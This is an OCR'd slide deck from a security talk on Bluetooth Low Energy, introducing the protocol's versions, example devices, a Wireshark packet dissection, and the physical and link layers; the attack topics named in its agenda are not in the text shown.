Bluetooth Low Energy Protocol, Security & Attacks

Online Beer-Talk
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Speaker

- Emanuel Duss
- Bachelor Thesis @ HSR: «SAML Raider» Burp Extension in collaboration with Compass
- IT Security Analyst @ Compass Security since 2016
- Focus: Pentesting web apps, external/internal networks, mobile apps, hardening reviews, also a course teacher
- I like Linux, shells, CLI, networks, protocols, lockpicking and generally when things break 😉
- Bluetooth Low Energy: Research Topic 2019
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
Agenda

- Introduction to Bluetooth Low Energy (BLE)
- BLE Security Mechanisms
- BLE Sniffing
- BLE Interaction
- BLE Man-in-the-Middle
- BLE Hijacking
- Example BLE Attacks
- BLE 5

I'll skip some stuff in this Beer-Talk so I can finish in ≤ 1h 😉.

Resources @ https://github.com/CompassSecurity



git.io/BLE

Check out the GitHub repository!

- Slides (full version!)
- Links to demo videos
- Links to this Beer-Talk video
- Links to software / hardware
- Example PCAPs
- Links to further resources

Introduction to Bluetooth Low Energy


Bluetooth

- Short-range wireless communication system intended to replace cables
- Key Features: Robustness, low power consumption, low cost
- Many features, many are optional
- Basic Rate (BR)
  - 721.2 kbit/s Basic Rate (BR) & 2.1 Mbit/s Enhanced Data Rate (EBR)
  - Up to 54 Mbit/s with 802.11 AMP
  - Up to 100 meter distance
- Low Energy (LE)
  - Not compatible with BR/EBR
  - High-level protocols are reused
- Both forms include device discovery, connection establishment & connection mechanisms

Standardized by Bluetooth SIG (Special Interest Group)

Bluetooth Low Energy

- Part of Bluetooth 4.0 core specification (2010)
  - Also known as Bluetooth Smart until 2016
- Low…
  - Lower complexity
  - Lower power consumption / duty cycles
  - Lower cost
  - Lower data rates (1 Mbit/s or 2 Mbit/s in BLE 5.0)
- But also up to 100 meter distance (400 m in BLE 5.0)
- Connectionless Model: Not necessarily a cable replacement (short-term connections, fast connection setup)
- Versions
  - Version 4.2: More secure pairing
  - Version 5.0: 2 MB/s, longer range, changes in advertising
  - Version 5.1: GATT caching, changes in advertising



6 CHANGES FROM V3.0 + HS TO V4.0


6.1 NEW FEATURES

Several new features are introduced in version 4.0. The major areas of improvement are:

- Bluetooth Low Energy including
  - Low Energy Physical Layer
  - Low Energy Link Layer
  - Enhancements to HCI for Low Energy
  - Low Energy Direct Test Mode
  - AES Encryption
  - Enhancements to L2CAP for Low Energy
  - Enhancements to GAP for Low Energy
  - Attribute protocol (ATT)
  - Generic Attribute profile (GATT)
  - Security Manager (SM)


Bluetooth 4.0 Core Specification

BLE Devices




Monitoring


Wearables



Smart Home




Conference Badges



ESP32
BLE CTF Game

Coffee Machine @ Office
Bern (THX Ivano!)


Smart Locks




Vehicles

Showcase: UprightGo

- This gadget can be attached to your neck
- It measures your posture and tells the phone via BLE
- The phone let's the device vibrate if your posture is bad
- Project Page: https://www.uprightpose.com


Pic: Upright

Bluetooth Low Energy Protocol Stack




```
▸ Frame 16: 52 bytes on wire (416 bits), 52 bytes captured (416 bits)
▾ Nordic BLE Sniffer
    Board: 220
  ▸ Header Version: 1, Packet counter: 0
    Length of packet: 28
  ▸ Flags: 0x01
    Channel: 8
    RSSI (dBm): 0
    Event counter: 11
    Delta time (µs end to start): 0
    [Delta time (µs start to start): 144]
▾ Bluetooth Low Energy Link Layer
    Access Address: 0xaf9a83d2
    [Master Address: 5b:e3:cc:ea:83:81 (5b:e3:cc:ea:83:81)]
    [Slave Address: ca:4d:10:ba:09:73 (ca:4d:10:ba:09:73)]
  ▸ Data Header: 0x1a02
    [L2CAP Index: 10]
    CRC: 0x000000
▾ Bluetooth L2CAP Protocol
    Length: 22
    CID: Attribute Protocol (0x0004)
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Read By Group Type Response (0x11)
    Length: 20
  ▾ Attribute Data, Handle: 0x0920, Group End Handle: 0xffff, UUID128: Unknown
    ▸ Handle: 0x0920 (Unknown)
      Group End Handle: 0xffff
      UUID: 42234223422342234223422300022342
    [UUID: GATT Primary Service Declaration (0x2800)]
    [Request in Frame: 15]
```

These layers can also be seen in Wireshark

Physical Layer

- Operates on the unlicensed 2.5 GHz ISM Band
- 40 times 2 MHz channels (2402 MHz to 2480 MHz)
- Access Scheme (Sharing the same medium)
  - Frequency Division Multiple Access (FDMA)
  - Time Division Multiple Access (TDMA)
- Different frequencies on different time slots

Physical Layer

- 3 Advertising Channels
  - 37, 38, 39
- 37 Data Channels
  - 0 to 36

Channel number

PHY Channel	RF Center Frequency	Channel Index	Physical Channel Type	
			Primary Advertising	All others
0	2402 MHz	37	●	
1	2404 MHz	0		●
2	2406 MHz	1		●
...	...	...	...	...
11	2424 MHz	10		●
12	2426 MHz	38	●	
13	2428 MHz	11		●
14	2430 MHz	12		●
...	...	...	...	...
38	2478 MHz	36		●
39	2480 MHz	39	●	

Table 1.2: Mapping of PHY channel to physical channel index and channel type

Link Layer

- Responsible for advertising, scanning, creating/maintaining connections
- Package format for LE Uncoded physical layer





Figure 2.1: Link Layer packet format for the LE Uncoded PHYs

